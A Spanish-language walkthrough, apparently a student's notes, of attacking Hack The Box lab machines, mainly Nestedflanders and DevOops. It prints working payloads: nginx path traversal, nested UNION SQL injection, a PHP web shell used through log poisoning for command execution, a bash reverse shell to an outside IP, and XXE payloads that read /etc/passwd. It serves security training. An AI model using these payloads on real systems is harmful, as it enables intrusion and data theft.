Por lo tanto, solo queda buscar posibles páginas. Primero hay que saber con qué extensión buscarlas. HTB academy recomienda probar diferentes extensiones con la página index, que es una página que suele estar siempre. Probaré directamente con https://www.nestedflanders.htb, que tiene más probabilidades que un directorio que dice haberse movido a otro servidor, de la siguiente manera: ffuf -w Descargas/web-extensions.txt:FUZZ -u https://www.nestedflanders.htb/indexFUZZ. devuelve tres hits, php y phps y html:

```
:: Progress: [40/41] :: Job [1/1] :: 0
:: Progress: [40/41] :: Job [1/1] :: 0
:: Progress: [40/41] :: Job [1/1] :: 0
:: Progress: [41/41] :: Job [1/1] :: 0
.phps                   [Status: 403,
:: Progress: [41/41] :: Job [1/1] :: 0
.html                   [Status: 200,
:: Progress: [41/41] :: Job [1/1] :: 0
.php                    [Status: 200,
:: Progress: [41/41] :: Job [1/1] :: 4
:: Progress: [41/41] :: Job [1/1] :: 2
: 0 ::
```

Por lo tanto se pueden buscar páginas con estas extensiones: ffuf -w Descargas/directory-list-2.3-small.txt:FUZZ -u https://www.nestedflanders.htb/FUZZ.php y las otras extensiones. El único hit es el index que ya conocíamos. Lo mismo con html. Con la extensión phps devuelve muchos hits con tamaño 276 pero al añadir el -fs 276 no devuelve nada.

El index.html es la página de bienvenida de apache que ya conocíamos, el index.phps devuelve forbidden y el index.php es esta página:

No hay ningún elemento que sugiera que se podría hacer un path traversal. Lo único que veo posible es una vulnerabilidad IDOR. La página muestra el id. Main es 25, about 465, y contact 587. Por lo tanto, con burp intruder pruebo las ids de 1 a 1000. Lo mismo que antes, se intercepta la petición y la primera linea se cambia así: GET /index.php?id=§x§ HTTP/1.1, con el payload siendo una lista que va de 1 a 1000, por lo tanto x será todos los números que van del 1 al 1000. Sin embargo, las únicas ids que tienen un tamaño diferente son las que ya conocemos (25,465,587). Como sé que hay un path traversal en alguna parte, miro mejor el directorio dev por si se me había escapado algo. Pruebo algún path traversal del estilo de los explicados en metodología(página/dev/../../) por si acaso, a pesar de saber que no va a dar resultado. Entonces me pongo a investigar. En una de mis búsquedas ("path traversal in nginx" en google) me sale esta página como primer resultado: https://labs.hakaioffsec.com/nginx-alias-traversal/ . Busco nginx porque como vimos con nmap el web server que usa la página es nginx. Pruebo la vulnerabilidad descrita en la metodología con el único directorio que tengo, dev: https://www.nestedflanders.htb/dev../. Me retorna 403 forbidden. Intento hacer algo del estilo: https://www.nestedflanders.htb/dev../../../ pero no funciona. En la página principal dice lo siguiente: You should **replace this file** (located at /var/www/html/index.html) before continuing to operate your HTTP server.

Básicamente me está dando los directorios anteriores a index. Para saber donde se encuentra dev, pruebo primero: https://www.nestedflanders.htb/dev../index.html. No retorna nada. https://www.nestedflanders.htb/dev../html/index.html sin embargo sí que lleva a index.html. Está claro entonces que dev se encuentra en /var/www/dev/. La guía de la máquina dice que un path traversal nos lleva al código fuente de la página. Intento entonces primero acceder a index.php a través del path traversal, con https://www.nestedflanders.htb/dev../html/index.php, dado que index.html y index.php estaban en el mismo directorio, a no ser que hubiese dos index.html, aquí es donde iba a estar index.php. Sorprendentemente, se me descarga un archivo con el código fuente. indagando después sobre por qué ha sucedido esto, resulta que nginx determina cómo compilar el php desde los locations que habíamos mencionado, por lo tanto si accedemos desde otro directorio no lo compilará (o eso he entendido). Desde el código fuente ya en las primeras líneas se puede ver una vulnerabilidad a una inyección sql: if ((array_key_exists('id', $_GET)) && (intval($_GET['id']) == $_GET['id']) && (in_array(intval($_GET['id']),$valid_ids))) {

```
                $sql = "SELECT name FROM idname where id = '".$_GET['id']."'";
        }
```

. Para comprobar que el get puede tener más caracteres a parte de números, y por lo tanto el if no da error ejecuto el siguiente programa: <?php

```
$valid_ids = array (25,465,587);
$valid_ids = array(25, 465, 587);
$url = "www.nestedflanders.htb/index.php?id=465' -- -";
$query_string = parse_url($url, PHP_URL_QUERY);
parse_str($query_string, $query_params);

if ( (array_key_exists('id', $query_params)) && (intval("465' -- -"== "465' -- -")) && (in_array(intval("465' --"),$valid_ids))) {
                print "henlo";
}
?>
```

En efecto, me devuelve henlo. Como la id no está escapada, se puede hacer una inyección tal y como se explica en la metodología. Dado que no podemos ver qué nos devuelve la query, hay que hacer una inyección a ciegas. O booleana o time-based. La time-based la hago de la siguiente forma:

https://www.nestedflanders.htb/index.php?id=465' AND IF('1'='1', SLEEP(10), 0)-- - sleep es el comando que he encontrado que funciona. Cualquier otro como wait for delay etc. no me ha funcionado. En lugar de '1'='1', pondría la condición que quisiese comprobar que fuese cierta. Si lo es, se esperará 10 segundos. Si no lo es, no se esperará. Se puede hacer un script sencillo para sacar la base de datos entera paso por paso. Sin embargo, tardaría demasiado. Es mejor intentarlo con el metodo booleano. Por ejemplo: https://www.nestedflanders.htb/index.php?id=465' and '1'='1'-- -. De nuevo el 1=1 se substituiría. Como una pequeña anotación, el guión final (-) no hace falta, simplemente lo pongo para mostrar que después de los dos guiones(--), que es lo que comentará el resto del código, va un espacio. Este método también funciona. Aquí por ejemplo, cuando la condición es cierta, me lleva a la página con la id 465 y cuando no lo es (1=0) me lleva al main. Con sqlmap también puedo intentar enumerar la base de datos. Probaré los dos métodos si hace falta, pero primero miro mejor el código, porque no veo como el hecho de simplemente saber la base de datos me permitirá hacer un LFI. Continuando con la función tenemos este código:

```
$result = $conn->query($sql);
if ($result->num_rows > 0) {
while($row = $result->fetch_assoc()) {
        $ret = $row['name'];
}
} else {
        $ret = 'main';
}
if ($debug) { echo "rettpl: $ret<br>\n"; }
return $ret;
```

La query sql devuelve una serie de filas y se le asigna a ret el name de la última fila. Si lo he entendido bien parece que podría hacer una query a otra archivo de la base de datos y cogería el nombre de este archivo porque por ejemplo en la query https://www.nestedflanders.htb/index.php?id=465' union select archivo-- -, la última fila sería el select archivo y no el get id. El name lo usa después la función siguiente:

```
function getPathFromTpl($conn,$tpl) {
        global $debug;
        $sql = "SELECT path from filepath where name = '".$tpl."'";
```

```
        if ($debug) { echo "sqlpath: $sql<br>\n"; }
        $result = $conn->query($sql);
        if ($result->num_rows > 0) {
                while($row = $result->fetch_assoc()) {
                        $ret = $row['path'];
                }
        }
        if ($debug) { echo "retpath: $ret<br>\n"; }
        return $ret;
}
```

para coger el path, y el path se usa en:

```
$tpl = getTplFromID($conn);
$inc = getPathFromTpl($conn,$tpl);
<?php
include("$inc");
?>
```

Según ChatGPT: Dependiendo de cómo se haya establecido la variable $inc, el contenido del archivo incluido se insertará en el lugar donde se encuentra la línea include("$inc");

Esto parece ser el camino correcto, ya que el resumen de la máquina dice que se puede hacer una nested union para el LFI. Además, el LFI explicado en la metodología se aprovecha de esta función: if (isset($_GET['language'])) {

```
   include($_GET['language']);
}
```

Es gracias al include que se pueden incluir los archivos de session por ejemplo. Para comprobar que funciona tal y como creo hago una pequeña prueba: https://www.nestedflanders.htb/index.php?id=465' union SELECT name FROM idname where id = '587'-- -. En efecto, me lleva a la página con id 587.

Esta fila: "$ret = $row['name'];" solo acepta filas cuya columna sea name. Sin embargo, esto parece fácil de sobrepasar con los alias.

Después tenemos esto: $sql = "SELECT path from filepath where name = '".$tpl."'";

```
        if ($debug) { echo "sqlpath: $sql<br>\n"; }
        $result = $conn->query($sql);
        if ($result->num_rows > 0) {
```

```
            while($row = $result->fetch_assoc()) {
                $ret = $row['path'];
            }
        }
```

y luego lo que resulte del ret es lo que se pone en el include. Se me ocurre que pasar una comanda sql que realice una inyección a la función getTplFromID usando el alias “as name”, que después se usaría en la linea “$sql = "SELECT path from filepath where name = ' ".$tpl." ' ";”. Para entender mejor el código quiero ver cómo son las tablas idname y filepath. Primero ejecuto el comando: sqlmap -u https://www.nestedflanders.htb/index.php?id=465 --banner --current-user --current-db --is-dba:

```
[01:58:31] [INFO] the back-end DBMS is MySQL
[01:58:31] [INFO] fetching banner
[01:58:31] [WARNING] running in a single-thread mode. Please consider usage of o
ption '--threads' for faster data retrieval
[01:58:31] [INFO] retrieved: 10.1.45-MariaDB-0+deb9u1
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
banner: '10.1.45-MariaDB-0+deb9u1'
[01:58:58] [INFO] fetching current user
[01:58:58] [INFO] retrieved: nestedflanders@localhost
current user: 'nestedflanders@localhost'
[01:59:22] [INFO] fetching current database
[01:59:22] [INFO] retrieved: neddy
current database: 'neddy'
[01:59:28] [INFO] testing if current user is DBA
[01:59:28] [INFO] fetching current user
current user is DBA: False
[01:59:28] [INFO] fetched data logged to text files under '/home/paupa/.sqlmap/o
utput/www.nestedflanders.htb'
[01:59:28] [WARNING] you haven't updated sqlmap for more than 1426 days!!!
```

La base de datos se llama neddy. El comando sqlmap -u https://www.nestedflanders.htb/index.php?id=465 --tables -D neddy nos devuelve las tablas:

```
[02:01:44] [INFO] retrieved: idname
[02:01:51] [INFO] retrieved: offices
[02:01:59] [INFO] retrieved: orderdetails
[02:02:10] [INFO] retrieved: orders
[02:02:12] [INFO] retrieved: payments
[02:02:21] [INFO] retrieved: productlines
[02:02:32] [INFO] retrieved: products
Database: neddy
[11 tables]
+--------------+
| config       |
| customers    |
| employees    |
| filepath     |
| idname       |
| offices      |
| orderdetails |
| orders       |
| payments     |
| productlines |
| products     |
+--------------+

[02:02:35] [INFO] fetched data logged to text files under '/home/paupa/.sqlmap/o
```


Dejo “sqlmap -u https://www.nestedflanders.htb/index.php?id=465 --level=5 --risk=3 --dump -D neddy” compilando por si luego me hace falta saber algo más de la base de datos, y ejecuto los comandos “sqlmap -u https://www.nestedflanders.htb/index.php?id=465 --dump -T idname -D neddy” y “sqlmap -u https://www.nestedflanders.htb/index.php?id=465 --dump -T filepath -D neddy”:

```
Database: neddy
Table: idname
[6 entries]
+------+-------------+----------+
| id   | name        | disabled |
+------+-------------+----------+
| 1    | main.php    | 1        |
| 2    | about.php   | 1        |
| 3    | contact.php | 1        |
| 25   | main        | 0        |
| 465  | about       | 0        |
| 587  | contact     | 0        |
+------+-------------+----------+
```

```
Table: filepath
[3 entries]
+---------+--------------------------------------+
| name    | path                                 |
+---------+--------------------------------------+
| about   | 47c1ba4f7b1edf28ea0e2bb250717093.php |
| contact | 0f710bba8d16303a415266af8bb52fcb.php |
| main    | 787c75233b93aa5e45c3f85d130bfbe7.php |
+---------+--------------------------------------+
```

Pasemos al LFI. Pruebo primero acceder al access log con: https://www.nestedflanders.htb/index.php?id=465’ union select “”main’ union select ‘/var/log/apache2/access.log’” as path” as name-- -. Me devuelve la página con id 465 (about). Las siguientes pruebas devuelven la página main: https://www.nestedflanders.htb/index.php?id=465’ UNION SELECT 'contact\' union select ‘0f710bba8d16303a415266af8bb52fcb.php’ as path' as name-- -. https://www.nestedflanders.htb/index.php?id=465’ UNION SELECT "contact' union select ‘0f710bba8d16303a415266af8bb52fcb.php’ as path" as name-- -. Sin embargo, https://www.nestedflanders.htb/index.php?id=465’ UNION SELECT ‘contact’-- - sí que devuelvo la página contact. Está claro que lo estaba enfocando incorrectamente y no hace falta el alias. Union une los resultados de las dos consultas, por lo tanto contact pasa a ser parte de la columna name sin necesidad de ningún alias. Después de varios intentos consigo que funcione la siguiente comanda (que devuelva la página contact): https://www.nestedflanders.htb/index.php?id=465' union select "about' union select '0f710bba8d16303a415266af8bb52fcb.php'-- -"-- - (me estaba olvidando de comentar también la parte del segundo union). '0f710bba8d16303a415266af8bb52fcb.php' es el path a la página contact, sacado de la tabla filepath de la base de datos. Por lo tanto si sustituyo esa parte por el path a otro archivo me debería devolver ese otro archivo. Voy a probar primero con el archivo de sesiones.

https://www.nestedflanders.htb/index.php?id=465' union select "about' union select '/var/lib/php/sessions/sess_dn1bcshj0psnuet8ncca7gdu14'-- -"-- - visito el archivo de la sesión. “dn1bcshj0psnuet8ncca7gdu14” es el phpsessid. Me devuelve esta página:




Solo tiene información del phpsessid, así que este archivo no se puede infectar visitando una “página” (por ejemplo: https://www.nestedflanders.htb/index.php?id=465' union select "about' union select ' <?php system($_GET['cmd']); ?>'-- -"-- -, para que luego haya una web shell en el archivo de sesión y se puedan ejecutar comandos, como está explicado en la metodología). Sin embargo, se me ocurre que como puedo cambiar el phpsessid con burpsuite puedo infectar la página con el mismo phpsessid, y en efecto:


Al cambiar “lol” por el webshell(/index.php?id=465%27%20union%20select%20%22about%27%20union%20select%20%27/var/lib/php/sessions/sess_<?php%20system($_GET["cmd"])%20?>%27--%20-%22--%20-) me devuelve el main. He quitado el punto y coma del web shell porque sino no podía ponerlo como phpsessid. Probando paso por paso, https://www.nestedflanders.htb/index.php?id=465' union select "about' union select '/var/lib/php/sessions/sess_phpcmd'-- -"-- - como es de esperar devuelve el archivo phpsessid si cambio el phpsessid por phpcmd, pero si añado un “<” deja de funcionar, por mucho que en el phpsessid haga PHPSESSID=%3Cphpcmd (%3C es

la codificación url de <) o PHPSESSID=<phpcmd. %phpcmd tampoco funciona. Es decir, en el momento en que añado “%” deja de funcionar.


Voy a probar ahora con el access log. La url: https://www.nestedflanders.htb/index.php?id=465' union select "about' union select ‘/var/log/nginx/access.log’-- -"-- - (según htb academy: By default, Apache logs are located in /var/log/apache2/ on Linux and in C:\xampp\apache\logs\ on Windows, while Nginx logs are located in /var/log/nginx/ on Linux and in C:\nginx\log\ on Windows.) me devuelve la siguiente página:




Es decir, he podido acceder al access log. Con burp suite cambio el user agent primero por “log poisoning” para ver si funciona:



En efecto, se puede infectar el log. Si pruebo con el webshell, el webshell no me sale en el access log, como es de esperar porque se ejecuta el código php, pero sí que me retorna el resto del access log. Por lo tanto pruebo: https://www.nestedflanders.htb/index.php?id=465' union select "about' union select '/var/log/nginx/access.log'-- -"-- -&cmd=id y en efecto se ejecuta el comando id:



He conseguido RCE. Investigando un poco con ls llego a la carpeta /usr/bin/crontab, pero no puedo leer el archivo con cat. Pruebo con los comandos que proponen en htb academy. “find / -path /proc -prune -o -type f -perm -o+w **2**>/dev/null” no devuelve nada. ls -la /etc/cron.daily/ al menos sí que devuelve una lista. Busco entonces en /etc y en efecto está el crontab. cat /etc/crontab devuelve lo siguiente:




Explica que el crontab de etc es el system wide crontab y el de usr, claramente, es el del específico al usuario. Como dice que acceso a la base de datos permite cambiar la configuración miro la tabla config con sqlmap -u “https://www.nestedflanders.htb/index.php?id=465 --dump -T config -D neddy”. Hay una sola linea que podría llevar a algo, todas las demás no dicen nada. Es: 86 | checkrelease | /home/guly/checkbase.pl;/home/guly/checkplugins.pl; Es posible que el cronjob se refiriese a esto y no al archivo crontab. Para usar la base de datos hay que hacer un reverse shell. Se puede hacer ejecutando un comando como por ejemplo cmd=/bin/bash -c 'bash -i > /dev/tcp/192.168.29.45/443 0>&1'. A apartir de aquí ya no estaría tratando con vulnerabilidades web, así que por el momento voy a dejar esta máquina aquí.

MÁQUINA DEVOOPS

Al hacer nmap obtengo estos resultados:

```
(base) paupa@paupa-PC:~$ nmap 10.10.10.91 -sC -sV
Starting Nmap 7.80 ( https://nmap.org ) at 2024-03-24 18:29 CET
Nmap scan report for 10.10.10.91
Host is up (0.058s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2
.0)
| ssh-hostkey:
|   2048 42:90:e3:35:31:8d:8b:86:17:2a:fb:38:90:da:c4:95 (RSA)
|   256 b7:b6:dc:c4:4c:87:9b:75:2a:00:89:83:ed:b2:80:31 (ECDSA)
|_  256 d5:2f:19:53:b2:8e:3a:4b:b3:dd:3c:1f:c0:37:0d:00 (ED25519)
5000/tcp open  http    Gunicorn 19.7.1
|_http-server-header: gunicorn/19.7.1
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.17 seconds
```

No tiene nombre, así que pruebo de entrar simplemente con la ip y el puerto. En este caso es el puerto 5000 el que tiene la web (http). Sale esta página:



No hay ningún formulario, simplemente texto y una imagen. Primero haré el fuzz.

```
:: Progress: [247/87664] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] ::
feed                    [Status: 200, Size: 526260, Words: 6030, Lines: 1816]
:: Progress: [256/87664] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] ::
:: Progress: [294/87664] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] ::
:: Progress: [347/87664] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] ::
upload                  [Status: 200, Size: 347, Words: 44, Lines: 1]
```

Feed es la imagen, pero upload es más interesante:

Si intercepto el upload simplemente me sale el contenido del archivo que he subido. Mirando el código fuente, me encuentro con esta linea: >XML elements: Author, Subject, Content<!-- TODO: make XML schema for this -->

Por el momento intento el método explicado para cuando estamos a ciegas en la metodología. Si pongo directamente el código (<?xml version="1.0" encoding="UTF-8"?>

<!DOCTYPE email [

<!ENTITY % remote SYSTEM "http://10.10.14.39:8000/xxee.dtd">

%remote;

%oob;

]>) en la petición con burp suite no pasa nada. Se me ocurre subir un archivo xml que tenga este código.

xxee.dtd contiene: <!ENTITY % oob "<!ENTITY content SYSTEM 'http:////10.10.14.39:8000/?content=holaaa;'>">. Si funciona me debería devolver “holaaa”. Sin embargo me devuelve lo siguiente:

```
[Thu Mar 28 17:09:59 2024] PHP 8.0.8 Development Server (http://0.0.0.0:8000) s
tarted
[Thu Mar 28 17:10:24 2024] 10.10.10.91:34470 Accepted
[Thu Mar 28 17:10:24 2024] 10.10.10.91:34470 [200]: (null) /xxee.dtd
[Thu Mar 28 17:10:24 2024] 10.10.10.91:34470 Closing
```

Es un avance, no hace lo que quería pero al menos recibe la petición. Si cambio xxee.dtd por, por ejemplo, “xd”, me imprime “xd”. Intento cambiar xxee.dtd por %file, file siendo etc/passwd pero de nuevo me imprime simplemente %file. Como dice que falta por hacer (TODO) el esquema xml, y me da los elementos del esquema, pruebo de cambiar lo que estaba poniendo por: <?xml version="1.0" encoding="UTF-8"?>

<root>

<Author>Pau</Author>


```
    <Subject>Xd</Subject>
    <Content>Lol</Content>
</root>
```

Funciona. Me lleva a la página:


No acabo de entender porqué, ya que lo he hecho más por probar y por intuición, pero me sirve. Como nota, dan el filepath /home/roosa/deploy/src, que seguramente me sirva después. Lo importante es que ya no estoy a ciegas, y puedo hacer Local file disclosure. Por ejemplo, con el siguiente código: <?xml version="1.0" encoding="UTF-8"?>

```
<!DOCTYPE Author [
  <!ENTITY pas SYSTEM "file:///etc/passwd">
]>
<root>
        <Author>&pas;</Author>
        <Subject>Xd</Subject>
        <Content>Lol</Content>
</root>
```

, consigo el etc/passwd:



Cambio el /etc/hosts por /home/roosa/deploy/src/feed.py. Es el path que menciona la página y feed.py es el archivo del que habla la página de inicio. Me devuelve esto:




') def uploaded_file(filename): return send_from_directory(Config.UPLOAD_FOLDER, filename) @app.route("/") def xss(): return template('index.html') @app.route("/feed") def fakefeed(): return send_from_directory(".","devsolita-snapshot.png") @app.route("/newpost", methods=["POST"]) def newpost(): # TODO: proper save to database, this is for

testing purposes right now picklestr = base64.urlsafe_b64decode(request.data) # return picklestr postObj = pickle.loads(picklestr) return "POST RECEIVED: " + postObj['Subject'] ## TODO: VERY important! DISABLED THIS IN PRODUCTION #app = DebuggedApplication(app, evalex=True, console_path='/debugconsole') # TODO: Replace run-gunicorn.sh with real Linux service script # app = DebuggedApplication(app, evalex=True, console_path='/debugconsole') if __name__ == "__main__": app.run(host='0.0.0,0', Debug=True)

Hace mención a pickle. Dejaré esta maquina aquí porque parece que para poder seguir necesitaría conocimientos de pickle.

MÁQUINA REDCROSS

Nos dan la IP 10.10.10.113. Al intentar acceder aparece en la url el nombre “intra.redcross.htb” pero no se puede acceder. Con nmap también puedo ver que ese es el common name. Despues de añadir “10.10.10.113 intra.redcross.htb” sí puedo acceder, a esta web:



Con ffuf (ffuf -w directory-list-2.3-small.txt:FUZZ -u https://intra.redcross.htb/FUZZ) descubro las páginas siguientes: pages, documentation, javascript y images. Las cuatro devuelven forbidden. La página acepta index.php, por lo tanto puedo seguir con por ejemplo: “ffuf -w directory-list-2.3-small.txt:FUZZ -u https://intra.redcross.htb/pages/FUZZ.php”. Da varios hits pero ninguno es útil. Documentation. javascript e images no devuelven nada. Documentation es muy posible que tenga documentos, entonces no terminarían con php. Pruebo diferentes extensiones. Con “ffuf -w directory-list-2.3-small.txt:FUZZ -u https://intra.redcross.htb/documentation/FUZZ.pdf” me devuelve un hit:

```
:: Progress: [47379/87664] :: Job [1/1] :: 1076 req/sec :: Duration: [0:00:44]
:: Progress: [47499/87664] :: Job [1/1] :: 1079 req/sec :: Duration: [0:00:44]
account-signup           [Status: 200, Size: 25071, Words: 348, Lines: 260]
